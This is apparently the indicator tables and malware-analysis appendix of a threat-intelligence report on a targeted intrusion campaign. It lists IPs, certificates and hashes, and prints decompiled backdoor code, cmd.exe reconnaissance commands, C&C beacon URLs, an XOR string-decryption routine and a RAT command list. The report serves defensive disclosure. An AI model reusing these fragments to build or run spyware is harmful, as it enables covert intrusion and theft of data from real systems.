178.252.148.240	211.240.78.135	
212.14.44.245	202.56.120.210	
210.213.80.237	184.163.74.15	
180.234.11.19	210.241.42.173	
51.254.71.167	218.248.46.26	
41.41.241.194		
31.3.225.57		
69.91.178.16		

## 5.4 Certificates used to redirect traffic

Certificate thumbprint	"Issued for" Field	Issue date	IP addresses where the certificate was detected
de8166daca44cca2ef26031f d8a489222d8fa74c	www.longmusic.com/ emailAddress=master@ longmusic.com	2017-02-09	12.49.13.202 31.210.105.105
b82ce23ef56fd59df2d54cd 6ab0d097ec38a72bb	www.comtech.com/ emailAddress=master@ comtech.com	2016-11-27	187.44.139.252
1f2ae52ccf5ace9a27f521043 816f8ca02405779	www.fartit.com/ emailAddress=master@ fartit.com	2016-11-08	210.213.90.173 187.109.80.61 212.219.35.51
6e55459ddbc666e5d6f898 44f5d2a2647be426ca	www.wikaba.com/ emailAddress=master@ wikaba.com	2016-11-07	202.129.24.4
d35da9d13883b3f0c575144 b3cee58d5744a9e48	www.telecomm.com/ emailAddress=consult@ www.telecom.com	2016-11-07	203.131.230.104
6bab9ca99fcddd465a56463a 65122f9e7ba367219	www.instanthq.com/ emailAddress=master@ instanthq.com	2016-11-01	2.32.113.178
a8b0b4f42547aaaf608f062c 6f9aa1e3fb33caafo	tradeboard.mefound.com/ emailAddress=master@ mefound.com	2016-10-21	82.144.131.5 202.183.185.91
c84c214878ebbee35d853cb 2f739f919238550a4	www.biolab.com/ emailAddress=master@ biolab.com	2016-10-03	123.200.9.178
935192f61d0a72cc24d01fea b5a18de9a3837b42	www.resfinan.com/ emailAddress=info@ resfinan.com	2016-08-18	209.105.239.42 209.81.121.51 182.77.60.35 80.78.73.204 140.115.31.220 140.115.42.147
26b4162e29de9c4a64b4dfd 93b72c6426bc9dc8e	finews.otzo.com/ emailAddress=master@ otzo.com	2016-04-10	41.72.101.138 202.183.185.90 140.112.14.16 140.116.31.195 140.116.178.123 203.66.57.237 66.207.112.187 165.123.67.111 212.14.44.245 106.2.44.86
f1f7c47c154a3f95cbc41a329 9ce80a45e566519	host.global.com/ emailAddress=info@host. global.com	2016-03-21	69.196.83.206 175.45.61.44
57cfdf9b1e3a3675e5a971e19 05f1ca5afd228bf	latest.ignorelist.com/ emailAddress=consult@ latest.ignorelist.com	2016-03-03	59.120.19.101 125.214.195.17

## 5.5 Malware

Hash	Malware type	File names
4cc10ab3f4ee6769e520694a10f611d5	Silverlight exploit	cambio.xap
6dfffcfa68433f886b2e88fd984b4995a 1f2cd85583a4a56b764ba6429c2155ec	Flash exploit	cambio.swf
cb52c013f7af0219d45953bae663c9a2 9216b29114fb6713ef228370cbfe4045	Reconnaissance module	svchost.exe
1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae	Dropper	gpsvc.exe
85d316590edfb4212049c4490db08c4b 1f7897b041a812f96f1925138ea38c46 1507e7a741367745425e0530e23768e6	Dropper	MBLCTR.EXE gpsvc.exe
9914075cc687bdc352ee136ac6579707	Loader	fdsvc.exe
9cc6854bc5e217104734043c89dc4ff8	Client_TrafficForwarder	fdsvc.dll
25200d3fe30785f3c90a91faf8ebf1b5 5994a8fd8c68dd1cc51ce7ca0d9c2749 889e320cf66520485e1a0475107d7419 40e698f961eb796728a57ddf81f52b9a	Client_TrafficForwarder	
8e32fccd70cec634d13795bcb1da85ff	Client_RAT	srservice.hlp
e29fe3c181ac9ddb242688b151f3310	Client_RAT	deskadp.dll srservice.dll
9216b29114fb6713ef228370cbfe4045	Client_RAT	srservice.chm
570e6ea21cdce694a4a74876ca87534a	Server_RAT	ejbss.dll
e4fb05a8c2da92ec5b19bdb59814464a	Server_RAT	mbcrs.rll
f38f6d976e6d66abc86f9992e808670a	Server_RAT	smtp.dat
3c3982d068bc7f2d1e4742c2009b0f46	Server_TrafficForwarder	msvmgr.exe
b603a16a950056df336fe3950c81601d d032aeb54cf1229e011c070ecd64c33e	Server_TrafficForwarder	msdtc.exe
5C1917F6753D03A08328132DB1E06571	BACKEND_LISTENER	msdtc.exe

# 06 APPENDIX

## Recon module

The svchost.exe file (MD5 cb52c013f7af0219d45953bae663c9a2, size 128512 bytes) is a Backdoor. This program is installed and launched on the target machine through successful execution of exploits.

Once launched, the program adds itself to the auto-start by copying its file to the directory "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup", collects information about the infected machine and sends it to the C&C server.

```
v22 = 101;
if ( !GetModuleFileNameW(0, &filename, 0x103u) )
    return -1;
VersionInformation.dwOSVersionInfoSize = 276;
if ( !GetVersionExW(&VersionInformation) )
    return -1;
if ( VersionInformation.dwMajorVersion < 6 )
{
    if ( ExpandEnvironmentStringsW(L"%USERPROFILE%", &Dst, 0x103u) )
    {
        _snprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s", &Dst, &v23, &v29, &v34, &v17);
        goto LABEL_9;
    }
    return -1;
}
if ( !ExpandEnvironmentStringsW(L"%APPDATA%", &Dst, 0x103u) )
    return -1;
_snprintf(&NewFileName, 0x103u, L"%s\\%s\\%s\\%s\\%s\\%s", &Dst, &v8, &v13, &v23, &v29, &v34, &v17);
LABEL_9:
CopyFileW(&filename, &NewFileName, 0);
return 0;
}
```

In addition, it can download and run third-party programs. The following commands are executed using a command interpreter:

```
«cmd.exe /c »hostname > %s«», &TempFileName);
«cmd.exe /c »whoami >> %s«», &TempFileName);
«cmd.exe /c »ver >> %s«», &TempFileName);
«cmd.exe /c »ipconfig -all >> %s«», &TempFileName);
«cmd.exe /c »ping www.google.com >> %s«», &TempFileName);
«cmd.exe /c »query user >> %s«», &TempFileName);
«cmd.exe /c »net user >> %s«», &TempFileName);
«cmd.exe /c »net view >> %s«», &TempFileName);
«cmd.exe /c »net view /domain >> %s«», &TempFileName);
```

```

exe /c `reg query `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings` >> %s``,
`cmd.exe /c `tasklist /svc >> %s``, &TempFileName);
`cmd.exe /c `netstat -ano | find `TCP` >> %s``, &TempFileName);
}

```

The analyzed sample can download and run executable files on command from the C&C server (the "http" command). The "killkill" command, used for self-removal from the infected system, applies a hard-coded name of a .BAT file "% temp% \ tmp095j.bat".

Command	Description
killkill	Remove itself from the system
http	Download and run the file from the C&C server


**An example of a request to the C&C server is shown below:**

```

GET /design/dfbox/list.jsp?action=What&u=10729854751740 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
Firefox/47.0
Host: www.eye-watch[.]in

```

**Below is a code block with a command request sent to the C&C server:**




```

loc_4048C5:
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0E4h]
mov     [ebx+0DCh], edi
mov     [ebx+0E0h], edi
call    sub_406480
push    edi
mov     eax, offset word_41B330
lea     ecx, [ebx+0C0h]
call    sub_406480
mov     eax, dword ptr qword_420100+4
mov     ecx, dword ptr qword_420100
push    eax
push    ecx
push    offset aHttpsWww_EyeWa ; "https://www.eye-watch.in/design/img/list"...
push    offset a$actionWhatUI ; "%s?action=What&u=%I64u"
push    3FFh           ; size_t
push    offset word_42010C ; wchar_t *
call    _snprintf
add     esp, 18h
xor     edx, edx
mov     eax, offset word_42010C
mov     word ptr [ebp+var_2A44], dx
mov     [ebp+var_2A30], 7
mov     [ebp+var_2A34], edi
lea     edx, [eax+2]
lea     ecx, [ecx+0]

```


Below is a code block informing the C&C server about the results of file loading and execution commands:



The screenshot shows a debugger interface with assembly code. A green callout box highlights a specific instruction: `push eax ; hObject`. The assembly code below is annotated with comments explaining its purpose:

```
loc_404DF8:          ; dwMilliseconds
push    2710h
call    ds:Sleep
lea     ecx, [ebp+Buffer] ; lpFileName
call    sub_401148
call    ds:GetLastError
mov     ecx, dword ptr qword_420100+4
mov     edx, dword ptr qword_420100
push    eax
push    ecx
push    edx
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset a$?actionCmdres ; "%s?action=CmdRes&u=%I64u&err=exec-%d"
push    3FFh               ; size_t
push    offset word_42010C ; wchar_t *
call    __snprintf
add    esp, 1Ch
xor    eax, eax
mov    word ptr [ebp+var_2A44], ax
mov    eax, offset word_42010C
mov    [ebp+var_2A30], 7
mov    [ebp+var_2A34], ebx
lea     ecx, [eax+2]
```


Below is a code block informing the C&C server about the results of self-removal commands:



The screenshot shows a debugger interface with assembly code. A green callout box highlights a specific instruction: `push offset a$?actionCmdr_0 ; "%s?action=CmdRes&u=%I64u&err=kill"`. The assembly code below is annotated with comments explaining its purpose:

```
loc_404F84:
mov    eax, dword ptr qword_420100+4
mov    ecx, dword ptr qword_420100
push    eax
push    ecx
push    offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push    offset a$?actionCmdr_0 ; "%s?action=CmdRes&u=%I64u&err=kill"
push    3FFh               ; size_t
push    offset word_42010C ; wchar_t *
call    __snprintf
add    esp, 18h
xor    edx, edx
mov    eax, offset word_42010C
mov    word ptr [ebp+var_2A44], dx
mov    [ebp+var_2A30], 7
mov    [ebp+var_2A34], 0
lea     edx, [eax+2]
```

Below is a code block informing the C&C server about results of the data system collection command:



The screenshot shows a debugger window with assembly code. The code is located at address loc\_40519B. It includes several pushes onto the stack, notably pushing offsets for URLs and action parameters, followed by a call to \_snprintf, and then various moves and arithmetic operations involving registers like edx, eax, edi, esi, and cx.

```
loc_40519B:
mov    edx, dword ptr qword_420100+4
mov    eax, dword ptr qword_420100
push   edx
push   eax
push   offset aHttpsWww_eyeWa ; "https://www.eye-watch.in/design/img/lis"...
push   offset a$?actionBasein ; "%s?action=BaseInfo&u=%I64u"
push   3FFh           ; size_t
push   offset word_42010C ; wchar_t *
call   _snprintf
add    esp, 18h
mov    edi, 7
xor    ecx, ecx
mov    eax, offset word_42010C
mov    [ebp+var_18], edi
mov    [ebp+var_1C], esi
mov    word ptr [ebp+var_20], cx
lea    edx, [eax+2]
mov    ebx, 2
```

## Client\_RAT

This remote control tool is installed on command from Recon, in the event the computer is of interest to the attacker. The application is deployed as follows: Dropper -> Loader -> Payload.

The gpsvc.exe file (MD5: 1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae, size: 3449344 bytes) is an executable file and can be classified as Dropper. This file is downloaded on the target system using Recon.

**This console utility can be launched with the following arguments:**

Arguments	Description
gpsvc.exe -l	Enumerates system services
gpsvc.exe -e [path]	Extracts and decrypts the payload and saves it to the specified path
gpsvc.exe -a [service name] [path to DLL]	Installs the library as a service

The deskadp.dll and srsservice.dll files (MD5: e29fe3c181ac9ddbb242688b151f3310, size: 79360 bytes) are executable dynamic libraries and can be classified as Loader. These files are downloaded on the target system using Recon and can ensure its persistence in the system using Dropper.

Loader is used to decrypt Payload. The encrypted file named srsservice.chm (MD5: 9216b29114fb6713ef228370cbfe4045) is a RAT, which is saved (in encrypted form) to the directory "%windir%\Help\X.chm", where X is the name of the RAT file without an extension.

```
| pop rdi  
pop rsi
```

```
| rsi:"C:\\Windows\\Help\\srsservice.chm"
```

An additional file named srsservice.hlp (MD5: 8e32fccd70cec634d13795bcb1da85ff) is a RAT configuration file, which contains a C&C address embedded in an encrypted form.

### The decrypted configuration file contains the following network addresses:

- tradeboard.mefound.com:443
- movis-es.ignorelist.com:443

In addition to configuration data, the file contains a built-in encrypted network address of the tradeboard.mefound.com:443 node.

```
; wchar_t encrypted_domain
encrypted_domain dw 2CABh, 2CADh, 2CBEh, 2CBBh, 2CBAh, 2CB0h, 2CBeh
; DATA XREF: parse_hlp_file+1B↑o
; parse_hlp_file+3F↑o
dw 2CADh, 2CBBh, 2CF1h, 2CB2h, 2CBAh, 2CB9h, 2CB0h, 2CAAh
dw 2CB1h, 2CBBh, 2CF1h, 2CBCh, 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh)
dw 2CECh, 0EAh dup(2CDFh), 2CABh, 2CADh, 2CBEh, 2CBBh
dw 2CBAh, 2CBDh, 2CB0h, 2CBEh, 2CADh, 2CBBh, 2CF1h, 2CB2h
dw 2CBAh, 2CB9h, 2CB0h, 2CAAh, 2CB1h, 2CBBh, 2CF1h, 2CBCh
dw 2CB0h, 2CB2h, 2CE5h, 2 dup(2CEBh), 2CECh, 0EAh dup(2CDFh)
```

The strings are encrypted with a simple XOR operation of every subsequent 2 bytes with a constant 0x2CDF.

```

int64 parse_hlp_file()
{
    unsigned int v0; // edi@1
    signed __int64 v1; // rbx@1
    wchar_t *v2; // rax@2
    signed __int64 v3; // rcx@2
    __int16 v4; // ax@4
    wchar_t *v5; // rax@7
    __int64 v6; // rdx@9
    __int16 v7; // cx@10

    v0 = -1;
    v1 = 130i64;
    if ( wcsicmp(&ecrypted_domain, "*") )
    {
        v2 = &ecrypted_domain + 1;
        v3 = 130i64;
        do
        {
            *(v2 - 1) ^= 0x2CDFu;
            *v2 ^= 0x2CDFu;
            v2 += 2;
            --v3;
        }
        while ( v3 );
        do
        {
            v4 = *(v3 + 6443092472i64);
            v3 += 2i64;
            *(v3 + 6443147410i64) = v4;
        }
    }
}

```

Below is the buffer with the result of strings' decryption.

The screenshot shows the OllyDbg debugger interface. The assembly window displays the following code snippet:

```

RIP: 000007FEF5830FD0
MOV ESI,2CLDF
LEA RBP,QWORD PTR DS:[7FEF5800000]
TEST EAX,EAX
JNE SRService_chm_Decrypted,7FEF5830FFB
MOV ECX,EBX
NOP DWORD PTR DS:[rax+rax]
XOR WORD PTR DS:[rax-2],SI
XOR WORD PTR DS:[rax],SI
ADD RAX,4
DEC RCX
JNE SRService_chm_Decrypted,7FEF5830FD0
MOVZX EAX,WORD PTR DS:[RCX+RBP+9C9F8]
ADD RCX,2
MOV WORD PTR DS:[RCX+RBP+AA092],AX
TEST AX,AX
JNE SRService_chm_Decrypted,7FEF5830FD0
XOR EDI,EDI
LEA RDX,QWORD PTR DS:[7FEF5891904]
LEA RDX,QWORD PTR DS:[7FEF589CC00]

```

The memory dump window shows the memory starting at address \$000007FEF5830FD0. The buffer contains the decrypted string "r-a-d-e-b-o-a".

Address	Hex	ASCII
\$ ==>	74 00 72 00 61 00 64 00 65 00 62 00 6F 00 61 00	r-a-d-e-b-o-a
\$+10	72 00 64 00 2E 00 60 00 65 00 66 00 6F 00 75 00	r-d.-.m-e-f-o-u
\$+20	6E 00 64 00 2E 00 63 00 6F 00 60 00 3A 00 34 00	n-d.-.c-o-m:-4-
\$+30	34 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00	43-----
\$+40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

The application provides an option to specify the second network node, however it was not specified in the file identified and analyzed by Group-IB specialists.

After its launch, srservice.dll scans the %windir%\Help\ directory for a file with the same name, but with the .chm extension, then decrypts and injects it into the address space of the lsass.exe process.

Following this, the infected computer is controlled through a pre-installed infrastructure with several layers of anonymization designed to complicate investigation.

The RAT contains usual commands in English. Communications with the C&C server are performed over an encrypted SSL channel as the Client\_RAT is compiled with statically linked libcurl libraries, version 7.47.1 (FEB 2016).

**This program may execute the following commands received from the C&C server:**

Command	Description
NONE	Do not execute any commands
GINF	Collects and sends extensive system information about the PC
SLEP	Do not execute any commands
HIBN	Do not execute any commands
DRIV	Get information about available disks in the system
DIRP	List files with the specified extension
CHDR	Changes the current directory
RUNX	Get the user's token
MOVE	Renames the specified file
FTIM	Set the timestamps of the %windir%\system32\kernel32.dll file to the specified file
NEWF	Create a new directory with the specified name
ZDWN	Purportedly, downloads a file/files
PEIN	Inject the code in the specified process
TCON	Purportedly, it connects to the specified network node
DIR	Enumerates files in the selected directory
DIE	Remove itself from the system
DEL	Delete the selected file
WIPE	Delete the selected file and make it unrecoverable

UPLD	Upload the file to the C&C server
SCFG	Get a new bot configuration
DRIV	List the installed drivers
DOWN	Download and run the file
CMDL	Execute the command and upload the result of its operation to the C&C server
GCFG	Download bot configuration
RUN	Run the command
PVIEW	List running processes
PEEX	Inject the code in the explorer.exe process.
PKIL	Terminate the process with the selected PID

## Client\_TrafficForwarder

This program is designed to provide access to the local network and is also installed using the original Dropper. The installation scheme is as follows: Dropper -> Loader -> Loader -> Payload.

The gpsvc.exe and MBLCTR.EXE files (size: 753664 bytes, MD5: 85d316590edf b4212049c4490db08c4b) are executable files and can be classified as Loader. This file is installed on the target system using Dropper, which is downloaded using Recon or Client\_RAT.

**This console can be launched with the following arguments:**

Arguments	Description
dropper.exe -x [key] -l	Enumerates system services
dropper.exe -x [key] -e [servicename] [config]	Extracts and decrypts the payload from config and sets it as a service
dropper.exe -x [key] -f	Installs implants by adding information about them to the system registry
dropper.exe -x [key] -o [eventname]	Calls OpenEventA with a special event name
dropper.exe -x [key] -t [eventname]	Calls OpenEventA with a special event name, then calls Setevent API

- Key means an encryption key. A MD5 hash (hashing algorithm) of this key is used to decrypt the configuration file.
- Config means a path to the configuration file that contains the name of the service, its description, and the loader of the main module, which will be installed on the system as a service.

The program can also read executable data from the following registry keys and embed them into the selected process:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

fdsvc.exe (MD5 9914075cc687bdc352ee136ac6579707 and 60928 bytes) is an executable file and can be classified as loader.

#### Example of the Loader launch:

```
loader.exe -d "encrypted_payload.bin" -p 1540 -s  
[encrypted_C&C:port] -r [encrypted_commands]
```

Arguments	Description
-d	Name of the file for decryption
-p	ID of the process in which the payload should be embedded
-r	Encrypted param1
-s	Encrypted param2

Loader is used to decrypt payload. The file named fdsvc.dll (MD5: 9cc6854bc5e217104734043c89dc4ff8, size: 480768 bytes) is an encrypted payload which is Client\_TrafficForwarder.

After decryption, it becomes a simple DLL (MD5 25200d3fe30785f3c90a91faf8ebf1b5, size: 519392 bytes) and is used to create a tunnel from the C&C server to the specified network resource. The payload provides a secure connection over a specially created protocol via a proxy server (an infected current host).

#### Description

The payload was compiled statically with the libcurl library, version 7.49.1 (May 30, 2016), LibTomMath, and the libgcrypt library to support encrypted TLS traffic.

```
        align 8
aX86_64PcWin32 db 'x86_64-pc-win32',0
a7_49_1         db '7.49.1',0
                align 20h
aHttp_1         db 'http',0
                align 8
```

```

; unsigned __int8 CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB[208]
CIPHER_TEXT_ONE_BLOCK_256_BIT_KEY_ECB db 10h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh
                                         ; DATA XREF: aes4+331o
    db 0Ch, 0Dh, 0Eh, 0Fh, 11h dup(0), 11h, 22h, 33h, 44h
    db 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh, 0CCh, 0DDh, 0EEh
    db 0FFh, 69h, 0C4h, 0E0h, 0D8h, 6Ah, 78h, 4, 30h, 0D8h
    db 0CDh, 0B7h, 80h, 70h, 0B4h, 0C5h, 5Ah, 18h, 4 dup(0)
    db 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
    db 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 9 dup(0)
    db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
    db 0CCh, 0D0h, 0EEh, 0FFh, 0D0h, 0A9h, 7Ch, 0A4h, 86h
    db 4Ch, 0Dfh, 0E0h, 6Eh, 0AFh, 70h, 0A0h, 0ECh, 00h, 71h
    db 91h, 20h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah
    db 0Bh, 0Ch, 0Dh, 0Eh, 0Fh, 10h, 11h, 12h, 13h, 14h, 15h
    db 16h, 17h, 18h, 19h, 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 0
    db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
    db 0CCh, 0D0h, 0EEh, 0FFh, 8Eh, 0A2h, 0B7h, 0CAh, 51h
    db 67h, 45h, 0BFh, 0EAh, 0FCh, 49h, 90h, 48h, 49h, 60h
    db 89h, 4 dup(0)
aLibtommath db 'LibTomMath',0           ; DATA XREF: .rdata:off_7FEF77B1D601o

```

Some constants from the libgcrypt library are presented below:

```

aRes          db 'aes',0           ; DATA XREF: sub_7FEF7755090+9B1o
                           ; .rdata:off_7FEF77AD3801o
                           align 20h
DH_modulus   db '87A8E61DB4B6663CFFBBD19C651959998CEEF608660DD0F25D2CEED4435E3B00E'
                           ; DATA XREF: sub_7FEF77572A0:loc_7FEF77574401o
                           db '00DF8F1D61957D4FAF7DF4561B2AA3016C3D91134096FAA38F4296D830E9A7C20'
                           db '9E0C6497517ABD5A8A9D3068CF67ED91F9E6725B4758C022E0B1EF4275BF7B6C5'
                           db 'BFC11D45F9088B941F54EB1E59BB8BC39A0BF12307F5C4FDB70C581B23F76B63A'
                           db 'CAE1CAA6B7902D52526735488A0EF13C6D9A51BFA4AB3AD8347796524D8EF6A16'
                           db '7B5A41825D967E144E5140564251CCACB83E6B486F6B3CA3F7971506026C0B857'
                           db 'F689962856DED4010ABD0BE621C3A3960A54E710C375F26375D7014103A4B5433'
                           db '0C198AF126116D2276E11715F693877FAD7EF09CADB094AE91E1A1597',0
                           align 10h
DH_base       db '3FB32C9B73134D0B2E77506660EDBD484CA7B18F21EF205407F4793A1A0BA1251'
                           ; DATA XREF: sub_7FEF77572A0+1A71o
                           db '0DBC15077BE463FFF4FED4AAC0BB555BE3A6C1B0C6B47B1BC3773BF7E8C6F6298'
                           db '1228F8C28CBB18A55AE31341080A650196F931C77A57F2DDF463E5E9EC144B777'
                           db 'DE62AAAB8A8628AC376D282D6ED3864E67982428EBC831D14348F6F2F9193B504'
                           db '5AF2767164E1DFC967C1FB3F2E55A4BD18FFE83B9C80D052B985D182EA0ADB2A3'
                           db 'B7313D3FE14C8484B1E052588B97D2BB02DF016199ECD06E1557CD0915B3353B'
                           db 'BB64E0EC377FD028370DF92B52C7891428CDC67EB6184B523D1DB246C32F63078'
                           db '490F00EF8D647D148D47954515E2327CEF98C582664B4C0F6CC41659',0
                           align 8
aClientFinished db 'client finished',0 ; DATA XREF: sub_7FEF77591E0+1341o
                           ; sub_7FEF77588F0+17A1o
aServerFinished db 'server finished',0 ; DATA XREF: sub_7FEF77591E0+15A1o
                           ; sub_7FEF77588F0+1871o

```

